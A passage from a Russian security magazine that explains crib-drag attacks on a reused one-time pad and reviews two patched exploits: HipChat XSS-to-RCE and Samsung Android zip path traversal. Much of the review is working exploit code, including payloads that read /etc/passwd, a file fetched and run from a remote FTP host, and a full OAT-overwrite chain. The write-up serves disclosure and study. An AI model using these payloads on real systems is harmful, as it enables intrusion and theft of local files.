Немного веселой криптографии никогда не повредит, так что давай разберемся с одной из относительно простых, но юзабельных атак на так называемый двухразовый блокнот (two-time pad). Сначала, впрочем, пройдемся по терминологии и принципам работы шифра.

Одноразовый блокнот, или one-time pad (OTP), — это такой «поточный» шифр. Его суть сводится к тому, что исходные данные просто ксорятся (XOR) со случайным ключом. При этом ключ должен быть такой же длины, что и данные, и никогда повторно не использоваться. И все. Полученный текст зашифрован, и расшифровать его без ключа никто не сможет.

Как видишь, идея проста, но при этом надежна. Однако у этого шифра есть серьезный минус — ключ не должен повторяться (есть, конечно, и другие минусы, такие как проблемы распространения ключей, но для нашей задачки это не важно). Проблема усугубляется, когда необходимо часто передавать данные или данных много (например, когда этот метод шифрования используется в каком-нибудь сетевом протоколе). Если ключ применялся повторно, то возникает ситуация two-time pad — «блокнот» используется два и более раз. Если атакующий перехватил два сообщения, которые зашифрованы одним ключом, то он может попытаться провести атаку Crib Drag. Чтобы понять ее идею, давай пройдемся по всем пунктам шифрования данных.

Итак, у нас есть:

```
M1, M2 — первое и второе незашифрованные (изначальные) сообщения;
C1, C2 — первое и второе зашифрованные сообщения, известные
         атакующему;
K — ключ, который используется для шифрования обоих сообщений.
```

Сообщения же шифруются следующим образом:

```
C1 = M1^K
C2 = M2^K
```

Как ты знаешь, XOR — это простейшая операция и, что важно, «обратимая»:

```
K = C1^M1
K = C2^M2
```

Получаем что-то вроде классического уравнения. Соединим части вместе:

```
C1^M1 = C2^M2
```

Проще не стало. Но давай вспомним, что C1 и C2 известны атакующему, и сведем все в одну сторону:

```
M1 = C1^C2^M2
```

Итого — мы видим, что любое из изначальных сообщений является результатом XOR C1, C2 и M2. «Уравнение» выглядит нерешаемым, но это не всегда так.

Возможность расшифровки сообщений требует от нас некоторых допущений и воображения. Но для начала необходимо вспомнить, что XOR — это побитовая операция. То, что мы ксорим одни байты, не влияет на другие байты.

Допущение заключается в том, что нам хоть что-то известно про передаваемые данные. Простейший вариант — мы предполагаем, что в сообщениях передается какой-то текст. Тогда внутри сообщений будут строчные и заглавные буквы, а также пробелы.

А теперь сама атака. Изначально мы имеем результат XOR C1 и C2 (для простоты назовем C12), а также предполагаем какое-то значение в M2 и ксорим его C12. При этом мы помним, что в M2 мы используем только буквы, но что важнее — в результате ксора M2 и C12 тоже должны быть буквы. Если их нет и мы видим какие-то другие символы, следовательно, предполагаемое значение отсутствует в изначальном сообщении (и в M1, и в M2) или оно находится в другой позиции. Таким образом, мы можем значительно сократить количество вариаций. Остается добавить, что человеческие языки тоже не отличаются абсолютной рандомностью: имея часть слова, мы можем с определенной точностью предположить его окончание; какие-то буквы появляются чаще, чем другие.

Пример можно еще больше упростить. Мы можем брать последовательно все буквы и подставлять во все позиции сообщения. Например, буква a:

```
M1[i]= C12[i]^’a’
```

Если в результате (M1i () мы видим не букву, то мы можем быть уверены, что ни в M1, ни в M2 в этой позиции (i) нет буквы a.

С практической точки зрения этот пример может показаться нереалистичным. Но это не совсем так. При передаче большого количества данных повторы ключей случаются чаще, чем хотелось бы. Тогда атака превращается в many time pad, что еще больше сокращает вариативность изначальных данных. Эта техника, в частности, применяется для атак на протоколы PPTP и WEP.

К тому же данная атака может быть использована и в «обратном» виде, когда у нас есть одно сообщение, но с разными ключами. В таком случае она будет нацелена на получение значения ключа.



Борис Рютин, ZORSecurity
b.ryutin@tzor.ru
@dukebarman
dukebarman.pro

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

Сегодня мы разберем две уязвимости, которые позволяют исполнять произвольный код, хотя изначально не подразумевали такой возможности. Одна была найдена в клиентах популярного сервиса HipChat и вроде бы считалась обычной XSS. Другая же была обнаружена в одном из приложений, предустановленных на устройствах с Android компании Samsung.

ОТ XSS ДО RCE В ATLASSIAN HIPCHAT

CVSSv2:	N/A
Дата релиза:	12 ноября 2015 года
Автор:	Matt Austin
CVE:	N/A

Atlassian HipChat представляет собой веб-сервис для общения как внутри команды, так и один на один. Причина его популярности — плотная интеграция с остальными продуктами Atlassian, а также с другими популярными сервисами для разработчиков (GitHub, Heroku и подобными).

Для рендеринга таких объектов, как изображения, видео и смайлы, клиент HipChat использует встроенный движок WebKit. В клиентах для OS X, Windows и iOS при обработке URL-адресов текст, содержащий `javascript:`, неправильно конвертируется и превращается в ссылки. Несмотря на то, что это обычная уязвимость типа XSS, в нашем случае она, благодаря тому что позволяет получить доступ к локальным файлам, приводит к удаленному выполнению кода.

Клиент изучает входящие сообщения на наличие данных, которые нужно обработать. К примеру, он поддерживает популярные протоколы, такие как `http://`, `ftp://` и `file://`. Помимо этого, парсер обрабатывает любую конструкцию типа `любое_слово://` или `любое_слово:/любое_слово` и превращает ее в кликабельную ссылку.

В связи с этим возникает небольшая проблема: так как обработчик ждет символ `/` после двоеточия, то наш JavaScript-код будет начинаться с `/`. Решение — добавить второй слеш и символ перевода на новую строку. В результате мы получим строку с комментарием и за ним строку с нашим кодом.

```
javascript://some_comment%0aANY_JAVASCRIPT
```

Продолжим анализ. Когда мы кликаем ссылку, HipChat пытается ее открыть с помощью браузера, установленного по умолчанию. Это происходит, потому

что ссылка передается операционной системе. То есть, нажав на ссылку вида **http://...**, мы в большинстве случаев откроем ее в веб-браузере. Но что произойдет с **file://**? Система запустит его. В итоге мы можем с помощью XSS выполнить приложение.

```
file:///Applications/Calculator.app
```

К сожалению, это будет работать только с приложениями на удаленном компьютере и не позволяет нам передать аргументы.

EXPLOIT


Получается, что нам нужно запустить или собственное приложение, или скрипт, то есть необходим файл, который можно контролировать и который находится в известном месте.

В этом нам поможет особенность обработки FTP-ссылок. Если такая ссылка содержит имя пользователя и пароль, то OS X, к примеру, автоматически подключится к FTP и смонтирует его как отдельный раздел.

Соединяемся, к примеру, с **ftp://anonymous:x@104.131.88.251/**. В случае успеха получим **file:///Volumes/104.131.88.251/**.

В итоге получим следующий эксплоит.

```
javascript://comment
location.href="ftp://anonymous:x@104.131.88.251/";
window.setTimeout(function(){
  location.href="file:///Volumes/104.131.88.251/hack.terminal";
},5000)
```



Пример успешного запуска эксплоита для уязвимости в HipChat на OS

Файл с расширением terminal используется не зря. У приложения Terminal.app есть файл с настройками с возможностью указать команду запуска. Это нужно для выполнения чего-либо в обход некоторых требований (права выполнения, различные подписи кода) в стандартных shell-скриптах. Hack.app также находится в этой директории и будет выполнен.

```
<dict>
  <key>WindowTitle</key>
  <string>Hacked!!!</string>
  <key>CommandString</key>
  <string>
    cat /etc/passwd;
    osascript -e 'display dialog "You just got hacked!"'
  </string>
...
```

На мобильных же устройствах мы имеем XSS, но не выполнение кода. С помощью XSS мы можем выполнить XHR-запрос к локальным файлам системы, используя **file://**. А воспользовавшись недоработками в Same Origin Policy встроенного движка WebKit, сможем отправить на удаленный адрес второй AJAX-запрос с нужными нам данными. Это позволяет атакующему украсть любые локальные документы, такие как файлы с настройками, кешированные файлы, cookies или логи чатов. Это работает как в iOS, так и в OS X.

Закодированная ссылка:

```
javascript://comment%0a%72%3d%6e%65%77%20%58%4d%4c%48%74%74%70%52%65%71%75%65%73%74%28%29%3b%0a%72%2e%6f%70%65%6e%28%27%47%45%54%27%2c%27%66%69%6c%65%3a%2f%2f%2f%65%74%63%2f%70%61%73%73%77%64%27%2c%66%61%6c%73%65%29%3b%0a%72%2e%73%65%6e%64%28%6e%75%6c%6c%29%3b%0a%64%6f%63%75%6d%65%6e%74%2e%67%65%74%45%6c%65%6d%65%6e%74%42%79%49%64%28%27%63%68%61%74%5f%74%65%78%74%27%29%2e%69%6e%6e%65%72%48%54%4d%4c%3d%72%2e%72%65%73%70%6f%6e%73%65%54%65%78%74%3b
```

Оригинальный текст:

```
javascript://comment[\r\n]
r=new XMLHttpRequest();
r.open('GET','file:///etc/passwd',false);
r.send(null);
document.getElementById('chat_text').innerHTML=r.responseText;
```

Автор также опубликовал демонстрационное [видео](), а все указанные выше скрипты [доступны на GitHub]().

TARGETS

Протестировано на Atlassian HipChat OS X 3.0.6 (132) и iOS 2.3.3 (20307). В версиях ниже и под другие платформы также возможно совершить атаку.

SOLUTION

Есть исправление от производителя.



Раскрытие файлов в HipChat-клиенте для iOS-устройств

УДАЛЕННОЕ ВЫПОЛНЕНИЕ КОДА В УСТРОЙСТВАХ SAMSUNG С ANDROID 5

CVSSv2:	N/A
Дата релиза:	12 ноября 2015 года
Автор:	Google's Project Zero team, Quarkslab
CVE:	N/A

В устройствах Samsung, использующих Android 5, есть Android-приложение, которое наблюдает за файловыми операциями в директории `/sdcard/Download/`. Для этого используется `FileObserver`, механизм, основанный на уведомлениях. Когда имя файла начинается с `cred`, заканчивается на `.zip` и находится в указанной выше директории, то вызывается `unzip` для этого архива. После успешного завершения процесса разархивации сам архив удаляется. Unzip извлекает файлы из `cred[something].zip` в `/data/bundle/`.

При этом нет никакой проверки имен извлекаемых файлов, что позволяет нам создать файл, начинающийся, к примеру, с `../`, который запишется вне директории `/data/bundle/`. В итоге атакующий может записать произвольные данные в любое место в системе, имея права доступа `system`. Помимо этого, путь `/sdcard/Download` является директорией по умолчанию для Google Chrome и встроенного браузера, по тому же пути сохраняются и вложения из писем в Gmail, так что получаем еще и возможность удаленного выполнения кода на устройстве.

Разберем уязвимость подробнее. В качестве тестового устройства возьмем Samsung Galaxy S6.

Уязвимый код находится в приложении `Hs20Settings.apk`. Оно регистрирует `BroadcastReceiver` с именем `WifiHs20BroadcastReceiver`, который выполняется при загрузке и при различных Wi-Fi-событиях (`android.net.wifi.STATE_CHANGE`).

Отмечу, что уязвимый код может находиться где угодно на разных устройствах Samsung. К примеру, в Samsung Galaxy S5 он находится в приложении `SecSettings.apk`.

Когда `BroadcastReceiver` срабатывает на одном из указанных событий, то выполняется следующий код.

```
public void onReceive(Context context, Intent intent) {
  [...]
  String action = intent.getAction();
  [...]
  if("android.intent.action.BOOT_COMPLETED".equals(action)) {
    serviceIntent = new Intent(context,
```

```
      WifiHs20UtilityService.class);
      args = new Bundle();
      args.putInt(
        "com.android.settings.wifi.hs20.utility_action_type",
        5003
      );
      serviceIntent.putExtras(args);
      context.startServiceAsUser(serviceIntent,
      UserHandle.CURRENT);
    }
    [...]
}
```

На каждое полученное событие **Intent** создает сервис с именем **WifiHs20UtilityService**. И если попытаться найти «конструктор» этого сервиса, а именно метод **onCreate()**, то мы найдем процесс создания нового объекта **WifiHs20CredFileObserver**.

```
public void onCreate() {
  super.onCreate();
  Log.i("Hs20UtilService", "onCreate");
  [...]
  WifiHs20UtilityService.credFileObserver = new
  WifiHs20CredFileObserver(
    this,
    Environment.getExternalStorageDirectory().toString() +
    "/Download/"
  );
  WifiHs20UtilityService.credFileObserver.startWatching();
  [...]
}
```

WifiHs20CredFileObserver определен как Java-подкласс **FileObserver**:

```
class WifiHs20CredFileObserver extends FileObserver
```

Обратимся к документации по классу FileObserver: «FileObserver — это абстрактный класс, наследуемые классы которого должны реализовывать обработчик событий onEvent(int, String). Каждый экземпляр FileObserver наблюдает за одним файлом или директорией. Если директория мониторится, то событие срабатывает для всех файлов и поддиректорий внутри нее. Маска в событи-

ях используется, чтобы указать, какие изменения или действия были сделаны. Константы типа события в масках используются для описания возможных изменений».

Публичный конструктор должен указать путь и маску для наблюдаемых событий.

```
FileObserver(String path, int mask)
```

В нашем же случае конструктор для **WifiHs20CredFileObserver**.

```
public WifiHs20CredFileObserver(WifiHs20UtilityService arg2,
String path) {
  WifiHs20UtilityService.this = arg2;
  super(path, 0xFFF);
  this.pathToWatch = path;
}
```

В коде, представленном выше, **FileObserver** наблюдает за всеми возможными типами событий для директории **/sdcard/Download/**, так как маска **0xFFF** является константой **FileObserver.ALL_EVENTS**. Чтобы понять, когда событие будет получено, рассмотрим переопределенный метод **onEvent()** в классе **WifiHs20CredFileObserver**.

```
public void onEvent(int event, String fileName) {
  WifiInfo wifiInfo;
  Iterator i$;
  String credInfo;
  if(event == 8 && (fileName.startsWith("cred")) &&
  ((fileName.endsWith(".conf")) || (fileName.endsWith(".zip"))))
  {
    Log.i("Hs20UtilService", "File CLOSE_WRITE [" +
    this.pathToWatch + fileName + "]" + event);
    if(fileName.endsWith(".conf")) {
      try {
        credInfo = this.readSdcard(this.pathToWatch + fileName);
        if(credInfo == null) {
            return;
        }

        new File(this.pathToWatch + fileName).delete();
        i$ =
```

```
            WifiHs20UtilityService.this.expiryTimerList.iterator();
            while(i$.hasNext()) {
                WifiHs20Timer.access$500(i$.next()).cancel();
            }

            WifiHs20UtilityService.this.expiryTimerList.clear();
            WifiHs20UtilityService.this.mWifiManager.modifyPasspointC
            red(credInfo);
            wifiInfo =
            WifiHs20UtilityService.this.mWifiManager.getConnectionInf
            o();
            if(!wifiInfo.isCaptivePortal()) {
                return;
            }

            if(wifiInfo.getNetworkId() == -1) {
                return;
            }

            WifiHs20UtilityService.this.mWifiManager.forget(WifiHs20U
            tilityService.this.
                    mWifiManager.getConnectionInfo().getNetworkId(),
                    null);
        } catch(Exception e) {
            e.printStackTrace();
        }

        return;
    }

    if(fileName.endsWith(".zip")) {
        String zipFile = this.pathToWatch + "/cred.zip";
        String unzipLocation = "/data/bundle/";
        if(!this.installPathExists()) {
            return;
        }

        this.unzip(zipFile, unzipLocation);
        new File(zipFile).delete();
        credInfo = this.loadCred(unzipLocation);
        if(credInfo == null) {
            return;
```

```
      }

      i$ =
      WifiHs20UtilityService.this.expiryTimerList.iterator();
      while(i$.hasNext()) {
          WifiHs20Timer.access$500(i$.next()).cancel();
      }

      WifiHs20UtilityService.this.expiryTimerList.clear();
      Message msg = new Message();
      Bundle b = new Bundle();
      b.putString("cred", credInfo);
      msg.obj = b;
      msg.what = 42;
      WifiHs20UtilityService.this.mWifiManager.callSECApi(msg);
      wifiInfo =
      WifiHs20UtilityService.this.mWifiManager.getConnectionInfo(
      );
      if(!wifiInfo.isCaptivePortal()) {
          return;
      }

      if(wifiInfo.getNetworkId() == -1) {
          return;
      }

      WifiHs20UtilityService.this.mWifiManager.forget(WifiHs20Uti
      lityService.this.mWifiManager.getConnectionInfo().getNetwor
      kId(), null);
    }
  }
}
```

Когда мы получаем тип события, равный 8 (**FileObserver.CLOSE_WRITE**), срабатывают некоторые проверки для имени файла. Если имя файла начинается с **cred** и заканчивается на **.conf** или **.zip**, то он начинает обрабатываться. В остальных случаях **FileObserver** игнорирует его.

Когда интересующий файл записывается в наблюдаемую директорию, могут быть выполнены два сценария:

- Если это **conf**-файл, то сервис читает его, используя **readSdcard()**, затем конфигурация передается в **WifiManager.modifyPasspointCred()**. После вызова **readSdcard()** файл **.conf** удаляется.

- Если это **zip**, то сервис извлекает файлы в **/data/bundle/** и вызывает **loadCred()** для обработки содержимого извлеченного файла **cred.conf**. Затем вызывается **WifiManager.callSECApi()** с полученным результатом из **loadCred()**, в виде аргумента внутри объекта **Bundle**. Изначальный архив **zip** удаляется после операции unzip.

Первый сценарий нам неинтересен, но вот второй... Операция unzip использует стандартный класс **ZipInputStream**, который имеет известную проблему: если отсутствует проверка имен файлов внутри архива, то можно получить обход директорий. Уязвимость схожа с одной из ранее опубликованных исследователем @fuzion24 в функции обновления приложения Samsung Keyboard.

Ниже представлен подчищенный код функции **unzip()**. Для читабельности были также удалены вставки **try/catch**.

```
private void unzip(String _zipFile, String _location) {
  FileInputStream fin = new FileInputStream(_zipFile);
  ZipInputStream zin = new ZipInputStream(((InputStream)fin));

  ZipEntry zentry;

  /* Проверяем, нужно ли нам создать директории ... */
  while(true) {
    label_5:
    zentry = zin.getNextEntry();
    if(zentry == null) {
        // exit
    }

    Log.v("Hs20UtilService", "Unzipping********** " +
    zentry.getName());
    if(!zentry.isDirectory()) {
        break;
    }
    /* Если директория не найдена, то _dirChecker создает ее */
    this._dirChecker(_location, zentry.getName());
  }

  FileOutputStream fout = new FileOutputStream(_location +
  zentry.getName());

  int c;
```

```
    for(c = zin.read(); c != -1; c = zin.read()) {
      if(fout != null) {
        fout.write(c);
      }
    }

    if(zin != null) {
      zin.closeEntry();
    }

    if(fout == null) {
      goto label_45;
    }

    fout.close();

  label_45:
    MimeTypeMap type = MimeTypeMap.getSingleton();
    String fileName = new String(zentry.getName());
    int i = fileName.lastIndexOf(46);
    if(i <= 0) {
        goto label_5;
    }

    String v2 = fileName.substring(i + 1);
    Log.v("Hs20UtilService", "Ext" + v2);
    Log.v("Hs20UtilService", "Mime Type" +
    type.getMimeTypeFromExtension(v2));
    goto label_5;
  }
```

Теперь мы сами видим, что никакой проверки на обход директории нет. Таким образом, если файл **cred.zip** или **cred[something].zip** будет записан в **/sdcard/Download/**, **WifiHs20CredFileObserver** автоматически распакует содержимое в **/data/bundle/** и удалит ненужный архив. И если любой распакованный файл содержит **../**, то выйдет за пределы указанной директории и запишется с правами **system**.

Теперь разберем, как это можно превратить в выполнение кода.

EXPLOIT

Для начала создадим архив с произвольным именем. Воспользуемся Python.

```python
from zipfile import ZipFile

with ZipFile("cred.zip", "w") as z:
  z.writestr("../../path/filename", open("file", "rb").read())
```

Так как же получить выполнение кода, если у нас есть возможность писать файлы с такими правами? Одно из решений — это переписать файлы внутри **dalvik-cache**. Но на Android 5 Dalvik VM больше не используется, так как была заменена на ART. Аналогично ODEX-файлам OAT-файлы генерируются из **.apk** с помощью пакетного менеджера, вызывающего dex2oat, и полученные файлы записываются в директорию **/data/dalvik-cache/** с расширением **.dex**. Однако мы можем все-таки использовать этот метод для выполнения кода.

К сожалению (или нет), переписать **dalvik-cache** для выполнения кода в настоящее время почти невозможно. На последних ROM эта директория принадлежит пользователю root и запись в нее ограничена с помощью SELinux.

Некоторые Samsung ROM с запущенным Android 5, такие как G900FXXU1BNL9 или G900FXXU1BOB7, не содержат эти правила SELinux и поэтому уязвимы. То есть в подобных ROM директория **dalvik-cache** принадлежит root, но SELinux не предотвращает перезапись произвольными системными приложениями файлов в этой директории (которые принадлежат пользователю system). Мы рассмотрим только этот случай.

Нам нужно найти такое приложение для перезаписи, которое запущено также с system uid, и найти, как сгенерировать собственный OAT-файл. Поиск программы оказался непростой задачей. Важны были три детали.

- Процесс unzip написан на Java, и распаковка побайтово будет очень медленной на больших файлах.
- Если переписать OAT-файл запущенного приложения, то мы можем вызвать его падение. А это будет не совсем скрытно :).
- У нас должна быть возможность выполнить код из этого приложения.

В итоге нам нужно найти небольшой файл OAT, который не используется. Идеальным кандидатом стал следующий файл:

```
shell@klte:/ $ ls -al /data/dalvik-cache/arm/ ↵
    system@app@AccessControl@AccessControl.apk@classes.dex
-rw-r--r-- system   u0_a31000   176560 2015-10-30 15:40 ↵
    system@app@AccessControl@AccessControl.apk@classes.dex
```

Просмотрев manifest приложения, автор смог найти одну из возможностей автозапуска, зарегистрированной с помощью **BroadcastReceiver** на обработку событий **android.intent.action.BOOT_COMPLETED**.

```
<manifest
  android:sharedUserId="android.uid.system"
  android:versionCode="1411172008"
  [...]
  xmlns:android="http://schemas.android.com/apk/res/android"
>
  <application
    android:debuggable="false"
    android:icon="@2130837507"
    android:label="@2131230720"
    android:supportsRtl="true"
    android:theme="@2131296256"
  >
    [...]
    <receiver
      android:exported="false"
      android:name="com.samsung.android.app.accesscontrol
        .AccessControlReceiver"
    >
      <intent-filter>
        <action
          android:name="android.intent.action.BOOT_COMPLETED"
        />
        <action
          android:name="com.samsung.android.app
            .accesscontrol.TOGGLE_MODE"
        />
      </intent-filter>
    </receiver>
    [...]
  </application>
</manifest>
```

В результате если мы добавим некий код внутрь метода **onReceive()** класса **AccessControlReceiver**, то наш код будет выполняться каждый раз при запуске устройства.

Давай проверим теорию. Для начала нам нужно получить оригинальный код **AccessControl**-приложения.

```
> adb pull /system/app/AccessControl/arm/ .
pull: building file list...
```

```
pull: /system/app/AccessControl/arm/AccessControl.odex.xz ->
./AccessControl.odex.xz
pull: /system/app/AccessControl/arm/AccessControl.odex.art.xz ->
./AccessControl.odex.art.xz
2 files pulled. 0 files skipped.
273 KB/s (72428 bytes in 0.258s)
> ls
AccessControl.odex.art.xz  AccessControl.odex.xz
> xz -d *
> file *
AccessControl.odex:     ELF 32-bit LSB  shared object, ARM, EABI5
version 1 (GNU/Linux), dynamically linked, stripped
AccessControl.odex.art: data
```

В итоге получаем файл ART ELF (OAT), но мы хотим модифицировать байткод Dalvik. Можем вытащить соответствующий байткод Dalvik с помощью утилиты oat2dex.

```
> python oat2dex.py /tmp/art/AccessControl.odex
Processing '/tmp/art/AccessControl.odex'
Found DEX signature at offset 0x2004
Got DEX size: 0xe944
Carving to: '/tmp/art/AccessControl.odex.0x2004.dex'
> file *
[...]
AccessControl.odex.0x2004.dex: Dalvik dex file version 035
[...]
> baksmali AccessControl.odex.0x2004.dex -o smali
```

Пропатчим `AccessControlReceiver`, добавив собственный код в метод `onReceive()`:

```
> find smali/ -iname '*receiver*'
smali/com/samsung/android/app/accesscontrol/
AccessControlReceiver.smali
> vim smali/com/samsung/android/app/accesscontrol/ ↵
    AccessControlReceiver.smali
[...]
.method public onReceive(Landroid/content/Context;
Landroid/content/Intent;)V
  .registers 10
```

```
+  # adding the following code:
+  const-string v0, "sh4ka"
+  const-string v1, "boom!"
+  invoke-static {v0, v1}, Landroid/util/Log;->
    wtf(Ljava/lang/String;Ljava/lang/String;)I
[...]
> smali smali/ -o classes.dex
```

Для перекомпилирования исправленного кода обратно в OAT воспользуемся утилитой dex2oat (https://www.blackhat.com/docs/asia-15/materials/asia-15-Sabanal-Hiding-Behind-ART.pdf).

```
> adb pull /system/app/AccessControl/AccessControl.apk .
1462 KB/s (259095 bytes in 0.173s)
> sudo chattr +i AccessControl.apk
> cp AccessControl.apk Modded.apk
> zip -q Modded.apk classes.dex
> python -c 'print len("/system/app/ ↵
    AccessControl/AccessControl.apk")'
43
> python -c 'print 43-len("/data/local/tmp/Modded.apk")'
17
> mv Modded.apk Modded$(python -c 'print "1"*17').apk
> ls
AccessControl.apk  AccessControl.odex  AccessControl.odex.0x2004.dex
AccessControl.odex.art  classes.dex  Modded11111111111111111.apk
smali
> adb push Modded11111111111111111.apk /data/local/tmp
1144 KB/s (284328 bytes in 0.242s)
> adb shell dex2oat --dex-file=/data/local/tmp/ ↵
    Modded11111111111111111.apk --oat-file=/data/local/tmp/modified.oat
> adb pull /data/local/tmp/modified.oat .
1208 KB/s (172464 bytes in 0.139s)
> file modified.oat
modified.oat: ELF 32-bit LSB  shared object, ARM, EABI5 version 1
(GNU/Linux), dynamically linked, stripped
> sed -i 's/\/data\/local\/tmp\/Modded11111111111111111.apk/\/ ↵
    system\/app\/AccessControl\/AccessControl.apk/g;' modified.oat
```

Теперь можем сделать атакующий архив.

```
> cat injectzip.py
import sys
from zipfile import ZipFile
with ZipFile("cred.zip","w") as z:
  z.writestr(sys.argv[1],open(sys.argv[2],"rb").read())
> python injectzip.py ../../../../../../data/dalvik-cache/arm/ ↵
    system@app@AccessControl@AccessControl.apk@classes.dex /tmp/ ↵
    art/modified.oat
> zipinfo cred.zip
Archive:  cred.zip
Zip file size: 172750 bytes, number of entries: 1
?rw-------  2.0 unx   172464 b- stor 15-Nov-08 18:43
../../../../../../data/dalvik-cache/arm/system@app@AccessControl@
AccessControl.apk@classes.dex
1 file, 172464 bytes uncompressed, 172464 bytes compressed:  0.0%
```

Получаем три разных вектора атаки:

- посещения веб-страницы с помощью браузера;
- загрузка вложения из письма в приложении Gmail;
- установка вредоносного приложения без прав.

Пример атаки с помощью веб-страницы:.

```
<html>
  <head>
    <script type="text/javascript">
      document.location="/cred.zip";
    </script>
  </head>
  <body></body>
</html>
```

После открытия страницы перезагрузим устройство и удостоверимся в наличии проверочной строки.

```
> adb reboot; adb logcat sh4ka:V *:S
- waiting for device -
--------- beginning of system
--------- beginning of main
F/sh4ka   ( 3613): boom!
```

Оригинальную статью ты можешь прочитать в блоге компании Quarkslab.

